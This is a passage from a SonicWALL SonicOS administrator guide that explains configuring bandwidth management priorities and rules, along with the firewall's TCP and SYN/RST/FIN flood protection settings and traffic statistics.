 WAN
 Global
 None

Interface BWM Settings [?](#)

Priority	Enable	Guaranteed	Maximum\Burst
0 Realtime	<input type="checkbox"/>	0 %	100 %
1 Highest	<input type="checkbox"/>	0 %	100 %
2 High	<input checked="" type="checkbox"/>	30 %	100 %
3 Medium High	<input type="checkbox"/>	0 %	100 %
4 Medium	<input checked="" type="checkbox"/>	50 %	100 %
5 Medium Low	<input type="checkbox"/>	0 %	100 %
6 Low	<input checked="" type="checkbox"/>	20 %	100 %
7 Lowest	<input type="checkbox"/>	0 %	100 %
Total:		100	

Note: This priority table is used only when global bandwidth management is selected. (When using legacy BWM, values can be set independently in Firewall Access Rules and Action Objects.)

In global BWM mode, all traffic (by default) is marked as "medium" priority unless configured via firewall rule/app firewall rule.

Step 2 Select Bandwidth Management Type: **Global**, **WAN**, or **None**, and then click **Accept**.

Step 3 Navigate to the **Network > Interfaces** page.

Network /

Interfaces

Interface Settings

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X2:V50	VAP-Corporate		172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	

Step 4 Click the **Configure** icon in the Configure column for the interface for which you want to set BWM. The **Edit Interface** dialog is displayed.



Note If using Bandwidth Management Type WAN, you can only enable BWM on a WAN interface. If using Type: None, you cannot set the Ingress or Egress bandwidth.

Step 5 Click the **Advanced** tab.

General | **Advanced**

Advanced Settings

Link Speed:

Use Default MAC Address:

Override Default MAC Address:

Note: The default MAC must be used when High Availability is enabled

Enable flow reporting

Enable Multicast Support

Enable 802.1p tagging

Management Traffic Only

Expert Mode Settings

Use Routed Mode - Add NAT Policy to prevent outbound/inbound translation

Set NAT Policy's outbound/inbound interface to:

Bandwidth Management

Enable Egress Bandwidth Management

Available Interface Egress Bandwidth (Kbps):

Enable Ingress Bandwidth Management

Available Interface Ingress Bandwidth (Kbps):

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Step 6 Under **Bandwidth Management**, check **Enable Egress** or **Enable Ingress** or both checkboxes, and then enter the available bandwidth in kilobits per second (Kbps).

Step 7 Click **OK**.

Configuring Firewall Access Rules

You can configure BWM for each firewall rule. This method configures the direction in which to apply BWM and sets the priority queue.

To configure BWM for a firewall rule, perform the following steps:

- Step 1** Navigate to the **Firewall > Access Rules** page.
- Step 2** Click the **Configure** icon for the rule you want to edit. The **Edit Rule** dialog is displayed.
- Step 3** Click the **Ethernet BWM** tab.

- Step 4** Select the checkboxes, select the Bandwidth Priority, and then click **OK**.



Note All priorities will be displayed (Realtime – Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If the Bandwidth Management Type is set to Global and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (Medium). For a BWM Type of WAN, the default priority is level 7 (Low).

- Step 5** Verify that BWM has been set.

#	Zone	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable	Configure
1	LAN	1	Any	LAN Interface IP	SSLVPN	Allow	All							
2	LAN	2	Any	Any	Any	Allow	All							
3	LAN	1	Any	Any	Any	Allow	All							

Configuring Application Rules

Application layer BWM allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same

protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For more information on Application Rules, see [Configuring Application Rules](#).



Note It is a best practice to configure BWM settings before configuring App Control policies that use BWM.

After bandwidth management is enabled on the interface, you can configure BWM for a specific application rule on the Firewall > App Rules page.

To configure BWM for a specific application, perform the following steps:

Step 1 Navigate to the **Firewall > App Rules** page.

Step 2 Under **App Rules Policies**, select the **Action Type: Bandwidth Management**. The page will sort by Action Type Bandwidth Management.

#	Name	Policy Type	Object	Action	Source	Destination	From Service
1	Non-Productive Content	CFS	Non-Productive Content	Bandwidth Management - 100k	Any	N/A	N/A
2	Guest	App Control Content	~catname=IM+GAMING&t=1382575236	BWM Global-Medium	Any	Any	N/A
3	sonic1	App Control Content	~catname=IM+MULTIMEDIA&t=1382575266	BWM Global-Medium	Any	Any	N/A
4	Trusted Users BWM Non-Productive Content	CFS	Non-Productive Content	BWM Global-Medium	Any	N/A	N/A

- Step 3** Click the **Edit** icon in the Configure column for the policy you want to change. The **Edit App Control Policy** window is displayed.

App Control Policy Settings

Policy Name: BWM_Global-Medium=*appname=SSH+

Policy Type: App Control Content

Address: Any

Exclusion Address: None

Match Object: ~catname=IM+MULTIMEDIA&t=138257!

Action Object: BWM Global-Medium

Users/Groups: All (Included) | None (Excluded)

Schedule: Always on

Enable flow reporting:

Enable Logging:

Log individual object content:

Log using App Control message format:

Log Redundancy Filter (seconds): Use Global Settings 0

Zone: Any

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

- Step 4** Change the **Action Object** to the desired BWM setting.

- Step 5** Click **OK**.



Note All priorities will be displayed (Realtime – Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the Medium Priority (default).

The change will take effect when you return to the App Rules page.

Understanding BWM Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can customize an action or select one of the predefined default actions. The predefined actions are displayed in the App Control Policy Settings page when you add or edit a policy from the App Rules page.

Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the Firewall > Action Objects page and selecting the Bandwidth Management action type. Custom BWM actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from Global to WAN, and from WAN to Global.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the Firewall Settings > BWM page. If the Bandwidth Management Type is set to Global, all eight levels of BWM are available. If the Bandwidth Management Type is set to WAN, the predefined actions list includes three levels of WAN BWM. For more information about BWM actions, see the [“Actions Using Bandwidth Management”](#) section on page 675.

The following table lists the predefined default actions that are available when adding a policy.

If BWM Type = Global	If BWM Type = WAN
<ul style="list-style-type: none"> • BWM Global-Realtime • BWM Global-Highest • BWM Global-High • BWM Global-Medium High • BWM Global-Medium • BWM Global-Medium Low • BWM Global-Low • BWM Global-Lowest 	<ul style="list-style-type: none"> • WAN BWM High • WAN BWM Medium • WAN BWM Low

Creating a New BWM Action or Policy

If you do not want to use the predefined BWM actions or policies, you have the option to create a new one that fits your needs. For information on configuring a new BWM action or policy, see [“Configuring a Bandwidth Management Action” on page 723](#).

Configuring App Flow Monitor

BWM can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the Firewall Settings > BWM page. The priority levels enabled by default are High, Medium, and Low.



Note

You must have the SonicWALL Application Visualization application enabled before proceeding.


To configure BWM using the App Flow Monitor, perform the following steps:

Step 1 Navigate to the **Dashboard > App Flow Monitor** page.

The screenshot shows the AppFlow Monitor dashboard. At the top, there is a 'Load Filter' dropdown set to '-- Select/Input Filter -'. Below it is a 'Filter View' button and a search filter input field. The 'Data Source' is set to 'Local'. A navigation bar includes tabs for Applications, Users, URLs, Initiators, Responders, Threats, VoIP, VPN, Devices, and Contents. The 'Applications' tab is active, showing a table with columns: #, Application, Sessions, Total Packets, Total Bytes, Ave Rate (KBps), and Threats. The table contains 5 rows of data for General UDP, General ICMP, General HTTPS MGMT, General DNS, and General DHCP. A 'Total' row at the bottom shows 5 items, 27 sessions, 211 packets, and 64.90K bytes. The dashboard also displays 'up time: 31 Days 20:18:45', 'Report Flows Mode: All', and 'last update: 16:47:31 Mar 04'. A green status message at the bottom indicates 'AppFlow to Local Collector is Enabled. To configure, go to AppFlow > Flow Reporting.'

#	Application	Sessions	Total Packets	Total Bytes	Ave Rate (KBps)	Threats
1	General UDP	1	1	84	0.082	0
2	General ICMP	12	12	552	-	0
3	General HTTPS MGMT	12	187	61.93K	4.661	0
4	General DNS	1	10	2.01K	0.195	0
5	General DHCP	1	1	328	-	0
Total:		5 item(s)	211	64.90K		

Step 2 Check the service-based applications or signature-based applications to which you want to apply global BWM.

Note  General applications cannot be selected. Service-based applications and signature-based applications cannot be mixed in a single rule.

Create rule for service-based applications will result in creating a firewall access rule and create rule for signature-based applications will create an application control policy.

Step 3 Click **Create Rule**. The **Create Rule** pop-up is displayed.

Create Rule

This creates a match object of items from the list below. You can block, bandwidth manage or monitor this match object.

Service Echo

Please select source and destination zones:
 From: -- Select -- To: -- Select --

Please select an action:

- Block
- Bandwidth Manage** Configure ?
 - Global BWM High
 - Global BWM Medium**
 - Global BWM Low
- Packet Monitor

Cancel Create Rule

Service-based Application Options

Create Rule

This creates a match object of items from the list below. You can block, bandwidth manage or monitor this match object.

Debian APT
 Eliminate
 Archive

Please select an action:


- Block
- Bandwidth Manage** Configure ?
 - BWM Global-High**
 - BWM Global-Medium
 - BWM Global-Low
- Packet Monitor

Cancel Create Rule


Signature-based Applications Options

Step 4 Select the **Bandwidth Manage** radio button, and then select a global BWM priority.

Step 5 Click **Create Rule**. A confirmation pop-up is displayed.



Service-based Application Successful



Signature-based Applications Successful

Step 6 Click **OK**.

Step 7 Navigate to **Firewall > Access Rules** page (for service-based applications) and **Firewall > App Rules** (for signature-based applications) to verify that the rule was created.



Note For service-based applications, the new rule is identified with a tack in the Comments column and a prefix in Service column of ~services=<service name>. For example, ~services=NTP&t=1306361297.

For signature-based applications, the new rule is identified with a prefix, ~BWM_Global-<priority>=~catname=<app_name> in the Name column and in the Object column prefix ~catname=<app_name>.

Glossary

Bandwidth Management (BWM): Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWALL employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.

Guaranteed Bandwidth: A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies

that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.


Inbound (Ingress) BWM: The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.

Maximum Bandwidth: A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Maximum Bandwidth can be set to 0%, which will prevent all traffic.

Outbound (Egress) BWM: Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with 8 priority rings to service different types of traffic, as classified by Access Rules.

Priority: An additional dimension used in the classification of traffic. SonicOS uses eight priority values (0 = highest, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.

Queuing: To effectively make use of the available bandwidth on a link. Queues are commonly employed to sort and separately manage traffic after it has been classified.



CHAPTER 49

Configuring Flood Protection

Firewall Settings > Flood Protection

The **Firewall Settings > Flood Protection** page lets you view statistics on TCP Traffic through the security appliance and manage TCP traffic settings.

Topics:

- [“TCP Settings” on page 789](#)
- [“SYN Flood Protection Methods” on page 789](#)
- [“Configuring Layer 3 SYN Flood Protection” on page 791](#)
- [“Configuring Layer 2 SYN/RST/FIN Flood Protection” on page 793](#)

- “TCP Traffic Statistics” on page 795

Firewall Settings /

Flood Protection

Accept
Cancel

TCP Settings

Enforce strict TCP compliance with RFC 793 and RFC 1122

Enable TCP handshake enforcement

Enable TCP checksum enforcement

Enable TCP handshake timeout

TCP Handshake Timeout (seconds):

Default TCP Connection Timeout (minutes):

Maximum Segment Lifetime (seconds):

Layer 3 SYN Flood Protection - SYN Proxy

SYN Flood Protection Mode: Watch and report possible SYN floods

SYN Attack Threshold:

Suggested value calculated from gathered statistics: 300

Attack threshold (incomplete connection attempts / second):

SYN-Proxy options:

All LAN/DMZ servers support the TCP SACK option

Limit MSS sent to WAN clients (when connections are proxied)

Maximum TCP MSS sent to WAN clients:

Always log SYN packets received

Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

Threshold for SYN/RST/FIN flood blacklisting (Packets / Sec):

Enable SYN/RST/FIN flood blacklisting on all interfaces

Never blacklist WAN machines

Always allow SonicWALL management traffic

TCP Traffic Statistics

Clear Stats

Connections Opened	30222
Connections Closed	29135
•	
•	
•	
Total RST Blacklist Packets Rejected	0
Total FIN Blacklist Packets Rejected	0
Invalid SYN Flood Cookies Received	0

TCP Settings

TCP Settings

Enforce strict TCP compliance with RFC 793 and RFC 1122

Enable TCP handshake enforcement

Enable TCP checksum enforcement

Enable TCP handshake timeout

TCP Handshake Timeout (seconds):

Default TCP Connection Timeout (minutes):

Maximum Segment Lifetime (seconds):

The **TCP Settings** section allows you to:

- **Enforce strict TCP compliance with RFC 793 and RFC 1122** – Select to ensure strict compliance with several TCP timeout rules. This setting maximizes TCP security, but it may cause problems with the Window Scaling feature for Windows Vista users.
- **Enable TCP handshake enforcement** – Require a successful three-way TCP handshake for all TCP connections.
- **Enable TCP checksum enforcement** – If an invalid TCP checksum is calculated, the packet will be dropped.
- **Enable TCP handshake timeout** –
- **TCP Handshake Timeout (seconds)** – The default time assigned to Access Rules for the TCP handshake timeout.
- **Default TCP Connection Timeout (minutes)** – The default time assigned to Access Rules for TCP traffic. If a TCP session is active for a period in excess of this setting, the TCP connection will be cleared by the SonicWALL. The default value is **5** minutes, the minimum value is 1 minute, and the maximum value is 999 minutes.



Note Setting excessively long connection time-outs will slow the reclamation of stale resources, and in extreme cases could lead to exhaustion of the connection cache.

- **Maximum Segment Lifetime (seconds)** – Determines the number of seconds that any TCP packet is valid before it expires. This setting is also used to determine the amount of time (calculated as twice the Maximum Segment Lifetime, or 2MSL) that an actively closed TCP connection remains in the TIME_WAIT state to ensure that the proper FIN / ACK exchange has occurred to cleanly close the TCP connection.
 - Default value: **8** seconds
 - Minimum value: 1 second
 - Maximum value: 60 seconds

SYN Flood Protection Methods

SYN/RST/FIN Flood protection helps to protect hosts behind the SonicWALL from Denial of Service (DoS) or Distributed DoS attacks that attempt to consume the host's available resources by creating one of the following attack mechanisms:

- Sending TCP SYN packets, RST packets, or FIN packets with invalid or spoofed IP addresses.
- Creating excessive numbers of half-opened TCP connections.

Topics:

- [“SYN Flood Protection Using Stateless Cookies” on page 790](#)
- [“Layer-Specific SYN Flood Protection Methods” on page 790](#)
- [“Understanding SYN Watchlists” on page 790](#)
- [“Understanding a TCP Handshake” on page 791](#)

SYN Flood Protection Using Stateless Cookies

The method of SYN flood protection employed starting with SonicOS uses stateless SYN Cookies, which increase reliability of SYN Flood detection, and also improves overall resource utilization on the SonicWALL. With stateless SYN Cookies, the SonicWALL does not have to maintain state on half-opened connections. Instead, it uses a cryptographic calculation (rather than randomness) to arrive at SEQr.

Layer-Specific SYN Flood Protection Methods

SonicOS provides several protections against SYN Floods generated from two different environments: trusted (internal) or untrusted (external) networks. Attacks from *untrusted* WAN networks usually occur on one or more servers protected by the firewall. Attacks from the *trusted* LAN networks occur as a result of a virus infection inside one or more of the trusted networks, generating attacks on one or more local or remote hosts.

To provide a firewall defense to both attack scenarios, SonicOS provides two separate SYN Flood protection mechanisms on two different layers. Each gathers and displays SYN Flood statistics and generates log messages for significant SYN Flood events.

- **SYN Proxy (Layer 3)** – This mechanism shields servers inside the trusted network from WAN-based SYN flood attacks, using a SYN Proxy implementation to verify the WAN clients before forwarding their connection requests to the protected server. You can enable SYN Proxy only on WAN interfaces.
- **SYN Blacklisting (Layer 2)** – This mechanism blocks specific devices from generating or forwarding SYN flood attacks. You can enable SYN Blacklisting on any interface.

Understanding SYN Watchlists

The internal architecture of both SYN Flood protection mechanisms is based on a single list of Ethernet addresses that are the most active devices sending initial SYN packets to the firewall. This list is called a *SYN watchlist*. Because this list contains Ethernet addresses, the device tracks all SYN traffic based on the address of the device forwarding the SYN packet, without considering the IP source or destination address.

Each watchlist entry contains a value called a *hit count*. The hit count value increments when the device receives the an initial SYN packet from a corresponding device. The hit count decrements when the TCP three-way handshake completes. The hit count for any particular device generally equals the number of half-open connections pending since the last time the device reset the hit count. The device default for resetting a hit count is once a second.

The thresholds for logging, SYN Proxy, and SYN Blacklisting are all compared to the hit count values when determining if a log message or state change is necessary. When a SYN Flood attack occurs, the number of pending half-open connections from the device forwarding the attacking packets increases substantially because of the spoofed connection attempts. When you set the attack thresholds correctly, normal traffic flow produces few attack warnings, but the same thresholds detect and deflect attacks before they result in serious network degradation.

Understanding a TCP Handshake

A typical TCP handshake (simplified) begins with an initiator sending a TCP SYN packet with a 32-bit sequence (SEQ_i) number. The responder then sends a SYN/ACK packet acknowledging the received sequence by sending an ACK equal to SEQ_i+1 and a random, 32-bit sequence number (SEQ_r). The responder also maintains state awaiting an ACK from the initiator. The initiator's ACK packet should contain the next sequence (SEQ_i+1) along with an acknowledgment of the sequence it received from the responder (by sending an ACK equal to SEQ_r+1). The exchange looks as follows:

1. Initiator -> SYN (SEQ_i=0001234567, ACK_i=0) -> Responder
2. Initiator <- SYN/ACK (SEQ_r=3987654321, ACK_r=0001234568) <- Responder
3. Initiator -> ACK (SEQ_i=0001234568, ACK_i=3987654322) -> Responder

Because the responder has to maintain state on all half-opened TCP connections, it is possible for memory depletion to occur if SYNs come in faster than they can be processed or cleared by the responder. A half-opened TCP connection did not transition to an established state through the completion of the three-way handshake. When the SonicWALL is between the initiator and the responder, it effectively becomes the responder, brokering, or *proxying*, the TCP connection to the actual responder (private host) it is protecting.

Configuring Layer 3 SYN Flood Protection

To configure SYN Flood Protection features, go to the **Layer 3 SYN Flood Protection - SYN Proxy** section of the **Firewall Settings > Flood Protection** page.

Layer 3 SYN Flood Protection - SYN Proxy

SYN Flood Protection Mode: Watch and report possible SYN floods

SYN Attack Threshold:

Suggested value calculated from gathered statistics: 300

Attack threshold (incomplete connection attempts / second): 300

SYN-Proxy options:

All LAN/DMZ servers support the TCP SACK option

Limit MSS sent to WAN clients (when connections are proxied)

Maximum TCP MSS sent to WAN clients: 1460

Always log SYN packets received

Topics:

- [“Configuring the SYN Flood Protection Mode” on page 792](#)
- [“Configuring SYN Attack Threshold” on page 792](#)
- [“Configuring SYN Proxy Options” on page 792](#)

Configuring the SYN Flood Protection Mode

A SYN Flood Protection mode is the level of protection that you can select to defend against half-opened TCP sessions and high-frequency SYN packet transmissions. This feature enables you to set three different levels of SYN Flood Protection:

- **Watch and report possible SYN floods** – This option enables the device to monitor SYN traffic on all interfaces on the device and to log suspected SYN flood activity that exceeds a packet count threshold. The feature does not turn on the SYN Proxy on the device so the device forwards the TCP three-way handshake without modification. This is the least invasive level of SYN Flood protection. Select this option if your network is not in a high risk environment.
- **Proxy WAN client connections when attack is suspected** – This option enables the device to enable the SYN Proxy feature on WAN interfaces when the number of incomplete connection attempts per second surpasses a specified threshold. This method ensures the device continues to process valid traffic during the attack and that performance does not degrade. Proxy mode remains enabled until all WAN SYN flood attacks stop occurring or until the device blacklists all of them using the SYN Blacklisting feature. This is the intermediate level of SYN Flood protection. Select this option if your network experiences SYN Flood attacks from internal or external sources.
- **Always proxy WAN client connections** – This option sets the device to always use SYN Proxy. This method blocks all spoofed SYN packets from passing through the device. Note that this is an extreme security measure and directs the device to respond to port scans on all TCP ports because the SYN Proxy feature forces the device to respond to all TCP SYN connection attempts. This can degrade performance and can generate a false positive. Select this option only if your network is in a high risk environment.

Configuring SYN Attack Threshold

The SYN Attack Threshold configuration options provide limits for SYN Flood activity before the device drops packets. The device gathers statistics on WAN TCP connections, keeping track of the maximum and average maximum and incomplete WAN connections per second. Out of these statistics, the device suggests a value for the SYN flood threshold. Note the two options in the section:

Suggested value calculated from gathered statistics – The suggested attack threshold based on WAN TCP connection statistics.

Attack threshold (incomplete connection attempts/second) – Enables you to set the threshold for the number of incomplete connection attempts per second before the device drops packets at any value between 5 and 999,999 .

Configuring SYN Proxy Options

When the device applies a SYN Proxy to a TCP connection, it responds to the initial SYN packet with a manufactured SYN/ACK reply, waiting for the ACK in response before forwarding the connection request to the server. Devices attacking with SYN Flood packets do not respond to the SYN/ACK reply. The firewall identifies them by their lack of this type of response and blocks their spoofed connection attempts. SYN Proxy forces the firewall to manufacture a SYN/ACK response without knowing how the server will respond to the TCP options normally provided on SYN/ACK packets.

To provide more control over the options sent to WAN clients when in SYN Proxy mode, you can configure the following two objects:

- **SACK** (Selective Acknowledgment) – This parameter controls whether or not Selective ACK is enabled. With SACK enabled, a packet or series of packets can be dropped, and the received informs the sender which data has been received and where holes may exist in the data.
- **MSS** (Minimum Segment Size) – This sets the threshold for the size of TCP segments, preventing a segment that is too large to be sent to the targeted server. For example, if the server is an IPsec gateway, it may need to limit the MSS it received to provide space for IPsec headers when tunneling traffic. The firewall cannot predict the MSS value sent to the server when it responds to the SYN manufactured packet during the proxy sequence. Being able to control the size of a segment, enables you to control the manufactured MSS value sent to WAN clients.

The **SYN Proxy Threshold** section contains the following options:

- **All LAN/DMZ servers support the TCP SACK option** – This checkbox enables Selective ACK where a packet can be dropped and the receiving device indicates which packets it received. Enable this checkbox only when you know that all servers covered by the firewall accessed from the WAN support the SACK option.
- **Limit MSS sent to WAN clients (when connections are proxied)** – Enables you to enter the maximum Minimum Segment Size value. If you specify an override value for the default of 1460, this indicates that a segment of that size or smaller will be sent to the client in the SYN/ACK cookie. Setting this value too low can decrease performance when the SYN Proxy is always enabled. Setting this value too high can break connections if the server responds with a smaller MSS value.
 - **Maximum TCP MSS sent to WAN clients.** The value of the MSS. The default is **1460**.



Note When using Proxy WAN client connections, remember to set these options conservatively since they only affect connections when a SYN Flood takes place. This ensures that legitimate connections can proceed during an attack.

- **Always log SYN packets received.** Logs all SYN packets received.

Configuring Layer 2 SYN/RST/FIN Flood Protection

The SYN/RST/FIN Blacklisting feature is a list that contains devices that exceeded the SYN, RST, and FIN Blacklist attack threshold. The firewall device drops packets sent from blacklisted devices early in the packet evaluation process, enabling the firewall to handle greater amounts of these packets, providing a defense against attacks originating on local networks while also providing second-tier protection for WAN networks.

Devices cannot occur on the SYN/RST/FIN Blacklist and watchlist simultaneously. With blacklisting enabled, the firewall removes devices exceeding the blacklist threshold from the watchlist and places them on the blacklist. Conversely, when the firewall removes a device from

the blacklist, it places it back on the watchlist. Any device whose MAC address has been placed on the blacklist will be removed from it approximately three seconds after the flood emanating from that device has ended.



Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

Threshold for SYN/RST/FIN flood blacklisting (Packets / Sec):

Enable SYN/RST/FIN flood blacklisting on all interfaces

Never blacklist WAN machines

Always allow SonicWALL management traffic

The **Layer 2 SYN/RST/FIN Flood Protection - Blacklisting** section contains the following options:

- **Threshold for SYN/RST/FIN flood blacklisting (Packets / Sec)** – The maximum number of SYN, RST, and FIN packets allowed per second. The default is **1,000**. This value should be larger than the SYN Proxy threshold value because blacklisting attempts to thwart more vigorous local attacks or severe attacks from a WAN network.
- **Enable SYN/RST/FIN flood blacklisting on all interfaces** – This checkbox enables the blacklisting feature on all interfaces on the firewall.
 - **Never blacklist WAN machines** – This checkbox ensures that systems on the WAN are never added to the SYN Blacklist. This option is recommended as leaving it unchecked may interrupt traffic to and from the firewall's WAN ports.
 - **Always allow SonicWALL management traffic** – This checkbox causes IP traffic from a blacklisted device targeting the firewall's WAN IP addresses to not be filtered. This allows management traffic, and routing protocols to maintain connectivity through a blacklisted device.

TCP Traffic Statistics

TCP Traffic Statistics		Clear Stats
Connections Opened	201405	
Connections Closed	192333	
Connections Refused	884	
Connections Aborted	10404	
Connection Handshake Errors	0	
Connection Handshake Timeouts	35	
Total TCP Packets	4211863	
Validated Packets Passed	3367874	
Malformed Packets Dropped	0	
Invalid Flag Packets Dropped	134	
Invalid Sequence Packets Dropped	259	
Invalid Acknowledgement Packets Dropped	0	
Max Incomplete WAN Connections / sec	34	
Average Incomplete WAN Connections / sec	0	
SYN Floods In Progress	0	
RST Floods In Progress	0	
FIN Floods In Progress	0	
Total SYN, RST or FIN Floods Detected	0	
TCP Connection SYN-Proxy State (WAN only)	OFF	
Current SYN-Blacklisted Machines	0	
Current RST-Blacklisted Machines	0	
Current FIN-Blacklisted Machines	0	
Total SYN-Blacklisting Events	0	
Total RST-Blacklisting Events	0	
Total FIN-Blacklisting Events	0	
Total SYN Blacklist Packets Rejected	0	
Total RST Blacklist Packets Rejected	0	
Total FIN Blacklist Packets Rejected	0	
Invalid SYN Flood Cookies Received	0	

The **TCP Traffic Statistics** table provides statistics on the following:



Note To clear statistics, click the **Clear Stats** button.

- **Connections Opened** – Incremented when a TCP connection initiator sends a SYN, or a TCP connection responder receives a SYN.
- **Connections Closed** – Incremented when a TCP connection is closed when both the initiator and the responder have sent a FIN and received an ACK.
- **Connections Refused** – Incremented when a RST is encountered, and the responder is in a SYN_RCVD state.
- **Connections Aborted** – Incremented when a RST is encountered, and the responder is in some state other than SYN_RCVD.
- **Connection Handshake Errors** –

- **Connection Handshake Timeouts** –
- **Total TCP Packets** – Incremented with every processed TCP packet.
- **Validated Packets Passed** – Incremented under the following conditions:
 - When a TCP packet passes checksum validation (while TCP checksum validation is enabled).
 - When a valid SYN packet is encountered (while SYN Flood protection is enabled).
 - When a SYN Cookie is successfully validated on a packet with the ACK flag set (while SYN Flood protection is enabled).
- **Malformed Packets Dropped** - Incremented under the following conditions:
 - When TCP checksum fails validation (while TCP checksum validation is enabled).
 - When the TCP SACK Permitted (Selective Acknowledgement, see RFC1072) option is encountered, but the calculated option length is incorrect.
 - When the TCP MSS (Maximum Segment Size) option is encountered, but the calculated option length is incorrect.
 - When the TCP SACK option data is calculated to be either less than the minimum of 6 bytes, or modulo incongruent to the block size of 4 bytes.
